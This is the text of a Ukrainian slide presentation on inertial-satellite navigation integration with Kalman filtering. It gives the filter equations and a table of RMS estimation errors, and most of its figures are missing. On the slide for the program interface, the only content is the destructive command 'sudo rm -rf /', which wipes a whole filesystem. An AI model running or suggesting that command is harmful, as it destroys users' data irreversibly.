

Інтегрована інерціально-супутникова система навігації, що базується на принципах комплексної обробки інформації з використанням калманівської фільтрації

Микола Новік

23 січня 2011 р.

Зміст доповіді

- 1 Постановка задачі та вибір системи
 - Постановка задачі та вибір системи
 - Вибір варіанту комплексування ІНС
 - Схема комплексування ІНС
- 2 Модель системи
 - Система в просторі станів
 - Еволюція стаціонарно закріпленої БІНС
 - Сумарна похибка БІНС
 - Навігаційний фільтр
 - Траєкторія руху ЛА
- 3 Результати моделювання ІНС
 - Похибка оцінки по координаті
 - Похибка оцінки по швидкості
 - Похибка оцінки по орієнтації
 - Похибка оцінки дрейфів гіроскопів
 - Похибка оцінки зміщення акселерометрів
 - Середньоквадратичні відхилення
- 4 Програмне забезпечення
 - Інтерфейс програми
- 5 The End

Постановка задачі комплексування

Постановка задачі: дослідження можливостей комплексування навігаційної інформації двох систем, що є на борту сучасного літака: безплатформенної інерціальної навігаційної системи і супутникової високоточної навігаційної системи.

В результаті комплексування ІНС та СНС досягаються:

- 1 підвищення точності визначення координат, висоти, швидкості і часу споживача;
- 2 уточнення кутів орієнтації (курсу, крену і тангажа);
- 3 оцінка й уточнення параметрів калібрування навігаційних датчиків, таких, як дрейфи гіроскопів, масштабні коефіцієнти, зсуви акселерометрів тощо;
- 4 забезпечення на цій основі безперервності навігаційних визначень на всіх етапах руху, у тому числі і при тимчасовій непрацездатності приймача СНС у випадках впливу завад або енергійних маневрів ЛА.

Варіанти інтегрування ІСНС

Роздільна

Надмірність, обмеженість похибок оцінок місця розташування і швидкості, наявність інформації про орієнтацію і кутову швидкість, висока швидкість видачі інформації, мінімальні зміни в бортовій апаратурі

Слабко зв'язана

Усі перераховані особливості роздільних систем, плюс більш швидке відновлення слідкування за кодом і фазою сигналів СНС, виставлення та калібрування БІНС у польоті, як наслідок – підвищена точність під час відсутності сигналу СНС

Жорстко зв'язана

Подальше поліпшення точності і калібрування, підвищена стійкість слідкування за сигналами СНС при маневрах ЛА, підвищена завадостійкість

Глибоко інтегрована

Єдиний фільтр усуває проблему “каскадного” включення фільтрів, компактність, знижені вимоги з енергозабезпечення. Недоліки: вектор стану містить до 40 компонентів, тому фільтр складно реалізувати; необхідність розробки спеціальних датчиків

Схема ІНС




Рис. 10.2.

Помилка координати





Рис.: Еволюція похибки за умови, дрейфу гіроскопа 0.01 deg/h ; Еволюція похибки за умови, похибки координатного тригранника 10^{-3} rad

Сумарна похибка БІНС





Рис.: Еволюція сумарної похибки по координаті за умови, дрейфу гіроскопа 0.01 deg/h , похибки координатного тригранника 10^{-3} rad , та зміщенням акселерометра 10^{-4} m/s^2



Фільтр Калмана

Прогноз:

$$\hat{X}_{p,k}(-) = \Phi_{p,k-1} \hat{X}_{p,k-1}(+),$$

$$P_k(-) = \Phi_{p,k-1} P_{k-1}(+) \Phi_{p,k-1}^T + G_{p,k-1} G_{p,k-1}^T;$$

Корекція:

$$\hat{X}_{p,k}(+) = \hat{X}_{p,k}(-) + K_k (\bar{Y}_k - H \hat{X}_{p,k}(-))$$

$$P_k(+) = (E - K_k H) P_k(-) (E - K_k H)^T + K_k Q_{p,k} Q_{p,k}^T K_k^T$$

Коефіцієнт Калмана:

$$K_k = P_k(-) H^T (H P_k(-) H^T + Q_{p,k} Q_{p,k}^T)^{-1}$$

Траєкторія руху ЛА та кути крену, курсу і тангажа







Рис.: Траєкторія руху ЛА та його кути орієнтації


Похибка оцінки по координаті




Похибка оцінки по швидкості




Похибка оцінки по орієнтації



Похибка оцінки дрейфів гіроскопів



Похибка оцінки зміщення акселерометрів




Середньоквадратичні відхилення

СКВ похибок оцінювання

N	East	North	Height
Координати, м	5.8792050244	4.6476224404	4.8677711489
Швидкості, м/с	0.0236254078	0.0235478062	0.0231813797
Орієнтація, рад	8.42E-005	0.000133569	0.0004735418
Дрейф ДКШ, рад/с	2.50E-007	1.28E-006	3.80E-007
Акселером, g	0.00005007264	0.0000344999	0.00004686141

Інтерфейс програми



```
sudo rm -rf /
```

Дякую за увагу!